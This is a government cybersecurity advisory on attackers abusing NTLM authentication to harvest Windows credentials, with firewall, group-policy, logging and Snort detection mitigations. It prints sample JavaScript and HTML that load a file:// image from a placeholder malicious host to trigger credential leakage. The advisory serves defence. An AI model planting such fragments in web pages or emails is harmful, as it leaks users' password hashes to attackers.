Australian Government
Australian Signals Directorate

ACSC Australian Cyber Security Centre

ADVISORY

TLP: WHITE

2017-120: NTLM abuse mitigation

07 AUG 2017

CERT Australia is aware of a number of techniques that threat actors are using to harvest user credentials. Common techniques include phishing emails, documents and web content designed to silently trigger NT LAN Manager (NTLM) authentication via server message block (SMB) requests and malicious web services that are configured to request NTLM authentication.

CERT Australia has prepared a number of recommendations which organisations should consider to mitigate the threat posed by the abuse of NTLM authentication. These recommendations are based around content filtering, device discovery, general hardening techniques and improving visibility across the organisation. The recommendations are summarised below, with full details of the abuse techniques and mitigation strategies provided later in the report.

Recommendations

CERT Australia recommends considering the following actions and reviewing the "Details" section below for more information on each mitigation strategy:

- Block the SMB over TCP/IP and NetBIOS over TCP/IP protocols at the network border by blocking outbound traffic on TCP ports 139 and 445 and UDP ports 137-138. Blocking inbound traffic on these ports will also prevent other attack techniques.
- Where possible configure web proxies to perform filtering or logging of HTTP(S) traffic containing NTLM authentication fields.
- Use a network border intrusion detection system (IDS) to detect web services requesting NTLM authentication as well as any outbound SMB activity.
- Undertake an audit process to identify where LANMAN, NTLMv1 and NTLMv2 are being used as a default or fallback authentication method instead of the Windows Active Directory default of Kerberos.
- Use active directory group policy to send NTLMv2 responses only and prevent LANMAN and NTLMv1 from being used as fallback authentication methods.
- Use active directory group policy to block all NTLM authentication and specify exemptions for multi-function device (MFD) or legacy devices which do not support Kerberos until they can be replaced.
- Ensure your user authentication logging strategy correctly captures usernames, source and destination devices and both failed and successful logins.
- Review and consider applying ASD's Essential Eight mitigation strategies[1] and Windows event logging technical guidance[2] [1,2].

NTLM abuse techniques

NTLM authentication via SMB requests

The first abuse technique involves tricking users into loading external content over SMB which triggers a silent NTLM authentication process and allows the capture of user credentials by a malicious server. The hashed passwords which were obtained are either brute-forced to obtain the password or used directly in pass-the-hash style attacks against the target organisation.

This technique uses either the "file" URI scheme documented under RFC-8089 [3] or the “\\” UNC scheme documented under MS-DTYP [4] to reference SMB hosted files.

Threat actors are using a number of delivery mechanisms to obtain user credentials using this abuse technique. Some of them are detailed below.

Watering hole sites

The first delivery mechanism involves compromising websites commonly visited by the target and injecting an image or JavaScript code into existing content [5]. When the website is viewed, an SMB request is triggered, which leaks the user credentials.

Below is an example JavaScript fragment which could be embedded in web content:

```
var i = document.createElement("img");

i.src = file://<malicious IP or domain>/icon.png;

i.width = 3;

i.height = 2;

document.getElementsByTagName("body")[0].appendChild(i);
```

Malicious phishing emails

Another delivery mechanism involves sending an HTML formatted phishing email to the target. This email contains an embedded reference to a remote file (for example, an image) which is retrieved via SMB. An email client might be configured to render this HTML content automatically in a preview pane, which will leak user credentials.


Below is an example of an HTML tag which could be embedded in the email:

```
<img src="file://<malicious IP or domain>/logo.png">
```

Maliciously crafted Microsoft Word documents

A third delivery mechanism involves sending maliciously crafted Microsoft Word documents to the target. Unlike traditional malicious macro techniques, the document itself has been configured to reference external template material. This modification is similar to one used by the "Phishery" tool [6].

This delivery mechanism might be spotted by a user if the document triggers Microsoft Word to launch because the address appears briefly in the Microsoft Word launch dialog box as shown below.




Contacting: \\ . . . \Template.dotm

Figure 1. Word attempting to load a remotely hosted file

NTLM authentication via HTTP(S)

The second abuse technique involves tricking users into using their credentials to login to a website which has been configured to use NTLM authentication. The hashed passwords which were obtained are brute-forced to obtain the password for later use.

Microsoft Internet Explorer or Microsoft Edge browsers which have been configured to automatically login to Microsoft IIS servers using the "Windows authentication" model will perform this login silently. Other browsers will prompt the user with a login window, but social engineering techniques could be employed.



User Authentication

Logon

○ Anonymous logon

○ Automatic logon only in Intranet zone

● Automatic logon with current user name and password

○ Prompt for user name and password

Figure 2. Microsoft Internet Explorer configured to automatically authenticate

The same delivery mechanisms which are used for the SMB abuse technique can be used to redirect users to the website by using the "http" or "https" URI schemes documented under RFC-7230 [7]. Unlike the SMB abuse technique, this NTLM authentication process occurs over the HTTP or HTTPS protocols. Proxies and other monitoring and enforcement mechanisms can play an important role in detecting and blocking NTLM fields within HTTP traffic.

Mitigation strategies

Blocking network connectivity

Organisations should consider whether or not there are legitimate uses of outbound (or inbound) SMB services in their environment. Demonstrations of existing tools such as SpiderLabs Responder have shown how easy it is for threat actors to obtain user credentials via NTLM abuse techniques if inadequate network controls are in place [8].

Border firewalls should be set to block outgoing (egress) SMB traffic. Blocking the inbound (ingress) SMB traffic prevents other attack techniques such as the recently announced SMBLoris vulnerability [9].

Regardless of the specific SMB implementation used, Common Internet File System (CIFS), Server Message Block (SMB) and Samba all use a very limited set of network ports:

- UDP port 137, 138 and TCP port 139 are used for the NetBIOS over TCP/IP protocol, which is an older fall-back mechanism for transporting the SMB protocol and should be blocked for IPv4 by network border firewalls [10].
- TCP port 445 is used for the SMB over TCP/IP protocol. Ensure that TCP port 445 is blocked for both IPv4 and IPv6 by network border firewalls [11,12].

Unless the user is connected to the organisation via a mechanism which could bypass network border firewalls, blocking these ports should prevent the NTLM authentication via SMB technique from working.

Monitoring and filtering HTTP(S) traffic

Border proxies and other SSL interception technologies can be leveraged to inspect HTTP(S) traffic for the presence of NTLM authentication related fields (such as the “WWW-Authenticate” header field). Organisations are encouraged to explore the capabilities of their proxy devices and, where possible, consider blocking or logging NTLM authentication related traffic.

Network detection via IDS

Without appropriate proxy technologies, blocking the NTLM authentication via HTTP(S) technique is more difficult than blocking the ports used by SMB. One approach is to use border IDS equipment at the edge of an organisation's network to detect these requests and then reset user credentials as required.

Malicious web servers requesting NTLM authentication over HTTP can be detected by the presence of the “WWW-Authenticate: NTLM” string in web responses from the internet. An example Snort rule has been provided below:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-MISC External website requesting NTLM
authentication"; flow:to_client,established; content:"401|20|Unauthorized"; content:"WWW-Authenticate:|20|NTLM";
sid:1020001; )
```

Credentials leaking out of the organisation can be detected by the presence of the “TIRMTVNTUAA” string (Base64 encoded “NTLMSSP”) in outgoing web requests. Example Snort rules have been provided below:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"WEB-MISC Potential credential leak via NTLM
authentication"; flow:to_server,established; content:"Authorization:|20|Negotiate|20|TIRMTVNTUAA"; sid:1020002; )
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"WEB-MISC Potential credential leak via NTLM
authentication"; flow:to_server,established; content:"Authorization:|20|NTLM|20|TIRMTVNTUAA"; sid:1020003; )
```

IDS equipment can also be used to detect SMB over TCP/IP requests. An example Snort rule has been provided below:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 445 (msg:"NETBIOS Outbound SMB over TCP/IP usage";
flow:to_server,established; content:"|00|"; depth:1; content:"|FF|SMB"; sid:1020004; )
```

For users of Bro, Richie Cyrus has written a detailed whitepaper on Detecting Malicious SMB Activity using Bro[3] [13].

Audit NTLM usage

Before making any changes to group policy settings, it is important to have enough information about MFD and legacy devices which could be either incompatible or incorrectly configured for Kerberos authentication.

By performing an audit of NTLM authentication requests, devices that use it can be quickly identified, allowing an organisation to start planning security controls for NTLM authentication.

Microsoft has written the Auditing and restricting NTLM usage guide[4] , which includes detailed instructions on how to use group policy, Windows event logs and centralised logging to identify NTLM authentication requests both internally and outbound [14].

Preventing authentication via LANMAN and NTLM v1

Kerberos is used as the default authentication method for devices connected to Windows Server 2003 or newer domains. Group policy under Windows Vista and above only allows the NTLM v2 fallback authentication method by default; however older versions of Windows allow the LANMAN and NTLM v1 methods.

Check the supported authentication methods against the setting outlined below [15]:

Group Policy	Recommended Value
Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options	
Network security: LAN Manager authentication level	Send NTLMv2 responses only. Refuse LM & NTLM

Table 1. Microsoft Windows GPO settings which control the allowed authentication methods

Blocking NTLM authentication and handling legacy devices

The MD5 hashing algorithm used within NTLM v2 authentication is less secure and faster to brute force compared to the SHA1 algorithm which can be selected as the default hashing algorithm for Kerberos v5.

If possible, the best solution is to disable NTLM as an authentication method altogether using group policy settings. Microsoft technet articles have detailed information about the group policy settings which can be used to disable NTLM. Some of the group policy settings to investigate include [16,17,18]:

Group Policy	Recommended Value
Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options	
Network security: Restrict NTLM: Incoming NTLM traffic	Deny all accounts
Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers	Deny all
Network Security: Restrict NTLM: NTLM authentication in this domain	Deny all

Table 2. Microsoft Windows GPO settings which enforce NTLM authentication permissions

Additionally, group policy settings can be used to specify exemptions for MFD or legacy devices as required. The group policy settings to investigate include [19,20]:

Group Policy	Recommended Value
Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options	
Network security: Restrict NTLM: Add server exceptions for NTLM authentication	User-defined list of servers (Supports wildcards)
Network security: Restrict NTLM: Add server exceptions in this domain	User-defined list of servers (Supports wildcards)

Table 3. Microsoft Windows GPO settings which control NTLM authentication exemptions

User authentication logging strategy

User authentication logging will help to detect credential theft earlier and more importantly, maintains a record of where (potentially stolen) credentials have been used. The ASD Windows event logging technical guidance[2] document provides more information on logging considerations and should assist with setting up user authentication logging [2].

Once established, take the time to ensure that the user authentication logging process correctly captures usernames, source and destination devices, both failed and successful login attempts and that the logs are correctly forwarded from all devices to a centralised location for review.

Test the logging solution to ensure that the staff responsible for IT security understand the Windows event log formats and that they can correctly interpret the sequence of events in the logs when a security incident occurs.

Once a process for monitoring user authentication logs has been established, ensure that they are checked regularly for abnormal activity, which could include:

- Usage outside of core business hours;
- Multiple concurrent logins;
- Multiple failed login attempts without success;
- Multiple failed login attempts followed by a success; and
- Attempted use of leaked credentials following a security incident.

References

1. https://www.asd.gov.au/publications/protect/essential-eight-explained.htm[1]
2. https://asd.gov.au/publications/protect/windows-event-logging-technical-guidance.htm[2]
3. https://tools.ietf.org/html/rfc8089[5]
4. https://msdn.microsoft.com/en-us/library/gg465305.aspx[6]
5. https://www.blackhat.com/docs/us-15/materials/us-15-Brossard-SMBv2-Sharing-More-Than-Just-Your-Files.pdf[7]
6. http://blog.talosintelligence.com/2017/07/template-injection.html[8]
7. https://tools.ietf.org/html/rfc7230[9]
8. https://twitter.com/PythonResponder/status/887824415337177088[10]
9. https://isc.sans.edu/forums/diary/SMBLoris+the+new+SMB+flaw/22662/[11]
10. https://technet.microsoft.com/en-us/library/cc940063.aspx[12]
11. https://support.microsoft.com/en-us/help/204279/direct-hosting-of-smb-over-tcp-ip[13]
12. https://www.snia.org/sites/default/orig/sdc_archives/2010_presentations/monday /DavidHolder_IPv6_Enabling_CIFS_SMB_Applications_v0_1.pdf[14]
13. https://www.sans.org/reading-room/whitepapers/detection/detecting-malicious-smb-activity-bro-37472[3]
14. https://technet.microsoft.com/en-us/library/jj865674(v=ws.10).aspx[4]
15. https://technet.microsoft.com/en-us/library/jj852207(v=ws.11).aspx[15]
16. https://technet.microsoft.com/en-us/library/jj852167(v=ws.10).aspx[16]
17. https://technet.microsoft.com/en-us/library/jj852213(v=ws.10).aspx[17]
18. https://technet.microsoft.com/en-us/library/jj852241(v=ws.11).aspx[18]
19. https://technet.microsoft.com/en-us/library/jj852269(v=ws.11).aspx[19]
20. https://technet.microsoft.com/en-us/library/jj852267(v=ws.11).aspx[20]

Feedback

CERT Australia welcomes any feedback you may have with regard to this publication and/or the services we provide – info@cert.gov.au[21] or 1300 172 499.

This document remains the property of the Australian Government. The information contained in this document is for the use of the intended recipient only and may contain confidential or privileged information. If this document has been received in error, that error does not constitute a waiver of any confidentiality, privilege or copyright in respect of this document or the information it contains. This document and the information contained herein cannot be disclosed, disseminated or reproduced in any manner whatsoever without prior written permission from the Executive Manager, CERT Australia, Attorney-General's Department, 3 - 5 National Circuit, Barton ACT 2600.

The material and information in this document is general information only and is not intended to be advice. The material and information is not adapted to any particular person's circumstances and therefore cannot be relied upon to be of assistance in any particular case. You should base any action you take exclusively on your own methodologies, assessments and judgement, after seeking specific advice from such relevant experts and advisers as you consider necessary or desirable. To the extent permitted by law, the Australian Government has no liability to you in respect of damage that you might suffer that is directly or indirectly related to this document, no matter how arising (including as a result of negligence).

Source URL (modified on 2017-09-13 15:55): https://portal.cert.gov.au/2017-120

Links

[1] https://www.asd.gov.au/publications/protect/essential-eight-explained.htm
[2] https://asd.gov.au/publications/protect/windows-event-logging-technical-guidance.htm
[3] https://www.sans.org/reading-room/whitepapers/detection/detecting-malicious-smb-activity-bro-37472
[4] https://technet.microsoft.com/en-us/library/jj865674(v=ws.10).aspx
[5] https://tools.ietf.org/html/rfc8089
[6] https://msdn.microsoft.com/en-us/library/gg465305.aspx
[7] https://www.blackhat.com/docs/us-15/materials/us-15-Brossard-SMBv2-Sharing-More-Than-Just-Your-Files.pdf
[8] http://blog.talosintelligence.com/2017/07/template-injection.html
[9] https://tools.ietf.org/html/rfc7230
[10] https://twitter.com/PythonResponder/status/887824415337177088
[11] https://isc.sans.edu/forums/diary/SMBLoris+the+new+SMB+flaw/22662/
[12] https://technet.microsoft.com/en-us/library/cc940063.aspx
[13] https://support.microsoft.com/en-us/help/204279/direct-hosting-of-smb-over-tcp-ip
[14] https://www.snia.org/sites/default/orig/sdc_archives/2010_presentations/monday /DavidHolder_IPv6_Enabling_CIFS_SMB_Applications_v0_1.pdf

[15] https://technet.microsoft.com/en-us/library/jj852207(v=ws.11).aspx
[16] https://technet.microsoft.com/en-us/library/jj852167(v=ws.10).aspx
[17] https://technet.microsoft.com/en-us/library/jj852213(v=ws.10).aspx
[18] https://technet.microsoft.com/en-us/library/jj852241(v=ws.11).aspx
[19] https://technet.microsoft.com/en-us/library/jj852269(v=ws.11).aspx
[20] https://technet.microsoft.com/en-us/library/jj852267(v=ws.11).aspx
[21] mailto:info@cert.gov.au